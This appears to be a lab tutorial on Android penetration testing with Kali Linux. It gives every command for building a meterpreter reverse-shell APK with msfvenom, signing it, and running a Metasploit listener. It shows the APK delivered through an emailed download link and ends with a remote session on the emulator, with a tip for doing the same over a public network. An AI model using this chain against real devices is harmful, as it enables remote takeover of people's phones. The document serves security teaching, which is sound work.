In this Lab, we are using Kali Linux and Android emulator to perform mobile penetration testing. Kali Linux is one of the Debian-based operating systems with several tools aimed at various information security tasks, such as Penetration Testing, Forensics, and Reverse Engineering. Kali Linux is one of a most used operating system for penetration testing. Android emulator is used as an Android device on which penetration testing tasks can be performed.

## Step 1: Starting Kali Linux

- From your VM, Start the Kali Linux and log in with root/toor (Userid/Password).
- Open a terminal prompt and make an exploit for Android emulator using MSFvenom tool.

Before starting, let talk about MSFvenom, it is a combination of msfpayload and msfencode. These tools are extremely useful for generating payloads in various formats and encoding these payloads using various encoder modules. Merging these two tools into a single tool just made sense. It standardizes the command line options, speeds things up a bit by using a single framework instance and handles all possible output formats. MSFvenom used to make a payload to penetrate the android emulator.

By using MSFvenom we create a payload .apk file for this we use following command:

**Terminal: msfvenom –p android/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 R > /root/Desktop/pentest.apk**


*Figure 1 MSFvenom payload*

-p = Payload to be used

LHOST = Localhost IP to receive a back connection (Check yours with ifconfig command).

LPORT= Localhost Port on which the connection listen for the victim (We set it to 444).

R = Raw format (We select apk).

Location = to save the file.

Note: In this command, we have used the local address because we are in the local environment. To this in the public network, you have to enter your public address in LHOST and enable the port forwarding on the Router.

After this command, now you can locate your file on the Desktop with the name pentest.apk.


*Figure 2 Pentest File Located*

After Successfully created .apk file, we need to sign certificate because Android mobile devices are not allowing installing apps without the appropriately signed certificate. Android devices only install the signed .apk files.

We need to sign the apk file manually in Kali Linux using:

- Keytool (Preinstalled)
- jar signer (Preinstalled)
- zipalign (Need to Install)

To sign the apk file locally use these commands:

**Terminal: keytool -genkey -v -keystore my-release-key.Keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000**


*Figure 3 Keytool making Keystore*

**Terminal: jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.Keystore APPNAME.apk aliasname**


*Figure 4 Signing an apk file with JARsigner*

**Terminal:jarsigner -verify -verbose -certs APPNAME.apk**




*Figure 5 Verifying the Apk using jar signer*

Zipalign is not preinstalled in Kali Linux, so you have to install it first.


*Figure 6 Installing zipalign*

**Terminal: zipalign -v 4 APPNAME.apk NEWAPPNAME.apk**


*Figure 7 Verifying the apk into new file using zipalgin*

Now we have signed our pentest.Apk file successfully and it can be run on any Android device. Our new filename is Android.apk after the verification with zipalaign.




*Figure 8 Showing APK file*

Now we have to start the listener on the Kali Linux machine with multi/handler exploit using Metasploit.

**Terminal: msfconsole**


*Figure 9 Starting Metasploit*

Metasploit begins with the console.




*Figure 10 Display Metasploit start screen*

Now launch the exploit multi/handler and use Android payload to listen to the clients.

**Terminal: use exploit/multi/handler**


*Figure 11 Setting up the exploit.*

Now set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp while creating an APK file with MSFvenom.


*Figure 12 Setting up the exploit*

Then we can successfully run the exploit and start listening to the android device. Now, the device installs our app on the device, and it gets penetrated with exploit

**Terminal: exploit**


*Figure 13 Executing the exploit*

Now we transfer the Android.Apk file to the victim mobile device. In our environment, we are using an android emulator to penetrate the Android device. For sharing android.apk to the victim an email link or share the downloading link to the mobile device.

**Now it's time to Quick setup the Android emulator.**

Steps to configure the android emulator:

- Download the image file for android x86 code project from the google code projects site. (https://code.google.com/archive/p/android-x86/downloads)
- Create a virtual machine using another version 2.6x kernel in VMware workstation.
- Mount the ISO file into VMware options.

- Finish the process and run the machine in LIVE mode.
- Setup the Android device.
- Setup the Google account.

Note: Android x86 project can connect it to a local network with Ethernet adapter (VMnet8). If you are using another emulator to penetrate the Android device, you can also use CLI android emulator.

After setting up the android emulator in VM, we are going to download the file from cloud link which we have created on Kali Linux using cloud website, and we have e-mailed to victim account.




*Figure 14 Spam email*

Download the .apk file and install it with unknown resources allowed on the Android device.




*Figure 15 downloaded the file into an android device.*

Then run and install the .apk file.


*Figure 16 Installing the application on an Android device.*

After completing the installation, we are going back to the Kali machine and start the meterpreter session.



**Now move back to the KALI Linux:**

We already started the multi/handler exploit to listen on port =4444 and local IP address. Open up the multi/handler terminal.




*Figure 17 successfully got the meterpreter session*

Bingo!!! We got the meterpreter session of Android device, and we can check more details with "sysinfo" command as mentioned in the below screenshot.




Figure –18 to Display system details.